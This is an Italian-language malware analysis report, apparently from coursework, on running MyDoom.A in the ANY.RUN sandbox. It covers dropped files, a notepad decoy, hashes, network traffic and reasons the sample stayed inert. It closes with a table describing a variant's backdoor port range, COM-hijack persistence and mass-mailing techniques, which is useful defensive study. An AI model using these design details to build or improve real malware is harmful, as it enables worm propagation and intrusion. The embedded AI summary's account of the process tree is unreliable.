
Usato da: msg.c.

```
C zipstore.h
1  #ifndef _SYNC_ZIPSTORE_H_
2  #define _SYNC_ZIPSTORE_H_
3
4  int zip_store(char *in, char *out, char *store_as);
5
6  #endif
7
```




ANALISI DINAMICA MyDoom

Abbiamo deciso di provare ad effettuare un'analisi dinamica dell'malware MyDoom quindi una volta inserito il file in **any run** questi sono i risultati che sono stati ricavati!



Durante l'esecuzione del campione in ambiente ANY.RUN il sistema ha rilevato attività **malevola** riconducibile a **MyDoom.A.exe**. Il file è stato avviato correttamente e ha effettuato operazioni di drop su %TEMP%, tra cui la scrittura di una DLL ausiliaria e di un file denominato Message. Contestualmente il processo malevolo ha avviato un'istanza di **notepad.exe**, presumibilmente come meccanismo di **decoy** per camuffare l'iniezione/esecuzione del payload e distrarre l'operatore (comportamento tipico di alcune varianti di worm/malware che sfruttano processi legittimi per occultare la propria attività).

Dal punto di vista della rete, l'analisi mostra numerose richieste **HTTP** verso host geolocalizzati in diverse aree (es. Germania, USA). Gran parte del traffico osservato nel tracciato **PCAP** è riconducibile a richieste di tipo **CRL/OCSP** e a servizi di validazione certificati (comportamento di sistema), ma è presente anche traffico outbound verso indirizzi esterni che merita ulteriore approfondimento. È pertanto necessario distinguere immediatamente tra traffico "di sistema" (validazione certificati, aggiornamenti) e tentativi di comunicazione maligni (C2, scanning o invio massivo), verificando le porte, i pattern di connessione e gli eventuali payload scambiati.

Behavior activities

✓ Add for printing

MALICIOUS

MYDOOM has been found (auto)
• MyDoom.A.exe (PID: 3980)

SUSPICIOUS

Executable content was dropped or overwritten
• MyDoom.A.exe (PID: 3980)
Start notepad (likely ransomware note)
• MyDoom.A.exe (PID: 3980)

INFO

Checks supported languages
• MyDoom.A.exe (PID: 3980)
Create files in a temporary directory
• MyDoom.A.exe (PID: 3980)
Failed to create an executable file in Windows directory
• MyDoom.A.exe (PID: 3980)
Reads the software policy settings
• slui.exe (PID: 1040)
Checks proxy server information
• slui.exe (PID: 1040)

Find more information about signature artifacts and mapping to MITRE ATT&CK™ MATRIX at the [full report](#)

Malware configuration

✓ Add for printing

Dopo aver richiesto da anyrun il text report anche qui si vede che l'attività malevola (malicious) individua MyDoom e i **processi sospetti sono 2**:

SUSPICIOUS

Executable content was dropped or overwritten

• MyDoom.A.exe (PID: 3980)

Start notepad (likely ransomware note)

• MyDoom.A.exe (PID: 3980)

Uno dove **dropa** un file e uno dove **avvia** notepad per nascondere l'ignizione.

Static information

✓ Add for printing

TRiD

.dll		Win32 Dynamic Link Library (generic) (38.3)
.exe		Win32 Executable (generic) (26.3)
.exe		Clipper DOS Executable (11.7)
.exe		Generic Win/DOS Executable (11.6)
.exe		DOS Executable Generic (11.6)

EXIF

EXE	
MachineType:	Intel 386 or later, and compatibles
TimeStamp:	0000:00:00 00:00:00
ImageFileCharacteristics:	No relocs, Executable, No line numbers, No symbols, 3 2-bit
PEType:	PE32
LinkerVersion:	7
CodeSize:	20480
InitializedDataSize:	4096
UninitializedDataSize:	24576
EntryPoint:	0xbe60
OSVersion:	4
ImageVersion:	-
SubsystemVersion:	4
Subsystem:	Windows GUI

Il grafico mostra che MyDoom si **esegue** e **avvia Notepad** per nascondersi. Questo comportamento è anomalo e indica attività malevola. Lo **slui.exe** invece è un rumore di fondo, non collegato al malware.



Il sommario dice che:

- **Notepad** viene usato come “contenitore” per far girare MyDoom.
- **MyDoom** lascia tracce (file DLL e “Message”) in cartelle temporanee.

Questi comportamenti non sono normali per software legittimi e sono coerenti con attività malevola → quindi il campione è effettivamente malware.

AI Summary by AI
The results are based on a private model using Mistral AI technology

Main object		2025-10-02, 11:22
MyDoom.A.exe		
MD5	53df39092394741514bc050f3d6a06a9	
SHA1	f91a4d7ac276b8e8b7ae41c22587c89a39ddcea5	
SHA256	fff0ccf5feaf5d46b295f770ad398b6d572909b00e2b8bcd1b1c286c70cd9151	

Malware Analysis Report

The process tree shows two processes: "MyDoom.A.exe" and "notepad.exe". The first process is executed by the second process. The "MyDoom.A.exe" process is located in the "C:\Users\admin\AppData\Local\Temp\" directory, while the "notepad.exe" process is located in the "C:\Windows\SysWOW64\" directory.

Legitimate programs may use the process tree to analyze the execution of other programs or to monitor the execution of specific processes. In this case, the "notepad.exe" process is being used to execute the "MyDoom.A.exe" process, which suggests that the "MyDoom.A.exe" process is being executed by a legitimate program.

However, the presence of the "MyDoom.A.exe" process and the "shimgapi.dll" file in the "C:\Users\admin\AppData\Local\Temp\" directory, as well as the "Message" file in the "C:\Users\admin\AppData\Local\Temp\" directory, could indicate malicious activity. Malware often uses legitimate programs to execute malicious code or to hide its presence. Further analysis is needed to determine if these files and processes are indeed malicious.

Infine dopo aver controllato le varie porte a cui venivano effettuate le chiamate ho dedotto che il malware non riesce ad effettuare i processi per cui è stato creato anzi si avvia ma a parte avviare notepad non fa **nulla**.

TimeShift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic
89508 ms	TCP	✓	2940	svchost.exe	🇩🇪	194.76.201.34	80	x1.cleer.org	AKAMAI-AS	↑ 327 b ↓ 1023 b
114.13 s	TCP	✓	1040	slui.exe	🇺🇸	40.91.76.224	443	activation-v2.sls.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 18 Kb ↓ 5 Kb
185.82 s	TCP	✓	6936	svchost.exe	🇮🇹	20.190.159.130	443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 2 Kb ↓ 5 Kb
185.86 s	TCP	✓	6936	svchost.exe	🇮🇹	20.190.159.0	443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 31 Kb ↓ 7 Kb
205.24 s	TCP	✓	4864	backgroundTaskHost...	🇺🇸	20.31.169.57	443	fdapius.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 2 Kb ↓ 7 Kb
205.24 s	TCP	✓	4864	backgroundTaskHost...	🇺🇸	172.66.2.5	80	corp.dgicent.com	-	↑ 340 b ↓ 793 b
205.25 s	TCP	✓	4864	backgroundTaskHost...	🇩🇪	20.31.169.57	443	fdapius.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 1 Kb ↓ 7 Kb

Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	C...
						Query Registry 6		
						System Information Discovery 1		

Questo succede perché?
Abbiamo dedotto 2 possibilità:

Sandbox / permessi insufficienti

la VM di ANY.RUN gira con privilegi limitati o con meccanismi che bloccano operazioni pericolose (scrittura in C:\Windows, modifica di service, creazione di eseguibili in cartelle di sistema).

Abbiamo già il messaggio “Failed to create an executable file in Windows directory” e molte operazioni in %TEMP%. Questo indica che il codice ha **provato a scrivere** in aree protette ma ha ricevuto access denied.

Come confermare: controllare i log Procmon/EVTX dalla sandbox per eventi ACCESS DENIED per le operazioni di file/registry legate al PID di MyDoom. ANY.RUN mostra già un’indicazione di fallimento — è una conferma.

C2 / infrastruttura non disponibile

Cosa succede: **MyDoom** è un **worm** del 2004 che si appoggiava a server remoti e meccanismi **SMTP/C2** oggi inesistenti o sinkholati; senza poter raggiungere i server, parti del comportamento (backdoor, update, propagation) non si attivano.

Segnale: assenza di connessioni verso **IP/porte** tipiche (es. tentativi su TCP 3127 o SMTP/25) o richieste di download. Nel tuo report vedi solo richieste verso CRL Microsoft (normali).

Come confermare: cercare nei **log** network del report tentativi su porte non-standard (3127) o su domini noti di MyDoom; se non ci sono tentativi o sono bloccati, è C2 non raggiungibile.

Executive Summary

La variante analizzata è della stessa famiglia di **MyDoom.A**. Si avvia con il PC, invia e-mail in massa e può usare il computer come **backdoor**. Le 5 differenze che contano: usa una range di porte **3127-3198**; stabilisce un handshake e avvia lo staging con esecuzione immediata del payload; è più tenace nell'invio di e-mail grazie a un sistema **DNS/MX** più robusto; crea indirizzi plausibili e ZIP "**puliti**"; aggiunge un secondo modo, meno visibile, per restare avviato.

Impatto e rischio

Controlli basati su indicatori singoli (**porta, nome file**) possono essere aggirati. **Rischi**: uso abusivo dell'infrastruttura e-mail, compromissione di postazioni, partecipazione involontaria ad azioni di disturbo.




TABELLA DELLE DIFFERENZE **VARIANTE VS MYDOOM.A**

AREA	COSA CAMBIA NELLA NOSTRA VARIANTE
BACKDOOR / PORTE DI RETE	TENTA TUTTO IL RANGE 3127-3198/TCP, NON UNA SINGOLA PORTA FISSA.
UPLOAD & ESECUZIONE COMPONENTI	HANDSHAKE DI RICONOSCIMENTO; SALVA IN %TEMP% ED ESEGUE SUBITO; AUTO-PULIZIA.
RISOLUZIONE DNS/MX PER L'E-MAIL	RESOLVER IBRIDO: API DI SISTEMA + QUERY DNS COSTRUITE "A MANO" CON CACHE MX INTERNA.
GENERAZIONE DESTINATARI	OLTRE A RUBARE INDIRIZZI, GENERA INDIRIZZI PLAUSIBILI COMBINANDO NOMI COMUNI E DOMINI.
ALLEGATI ZIP	CREA ZIP INTERNAMENTE (METODO STORE) CON STRUTTURA MINIMALE E CRC CORRETTI.
PERSISTENZA EXTRA	AGGIUNGE PERSISTENZA COM: CLSID WEBCHECK → INPROC SERVER32, CARICATA DA EXPLORER/IE.
GESTIONE CODA INVII	SCHEDULER CON LIMITI E PAUSE AUTOMATICHE A CODA PIENA; INVIA SOLO SE ONLINE (COMPORTAMENTO RESILIENTE).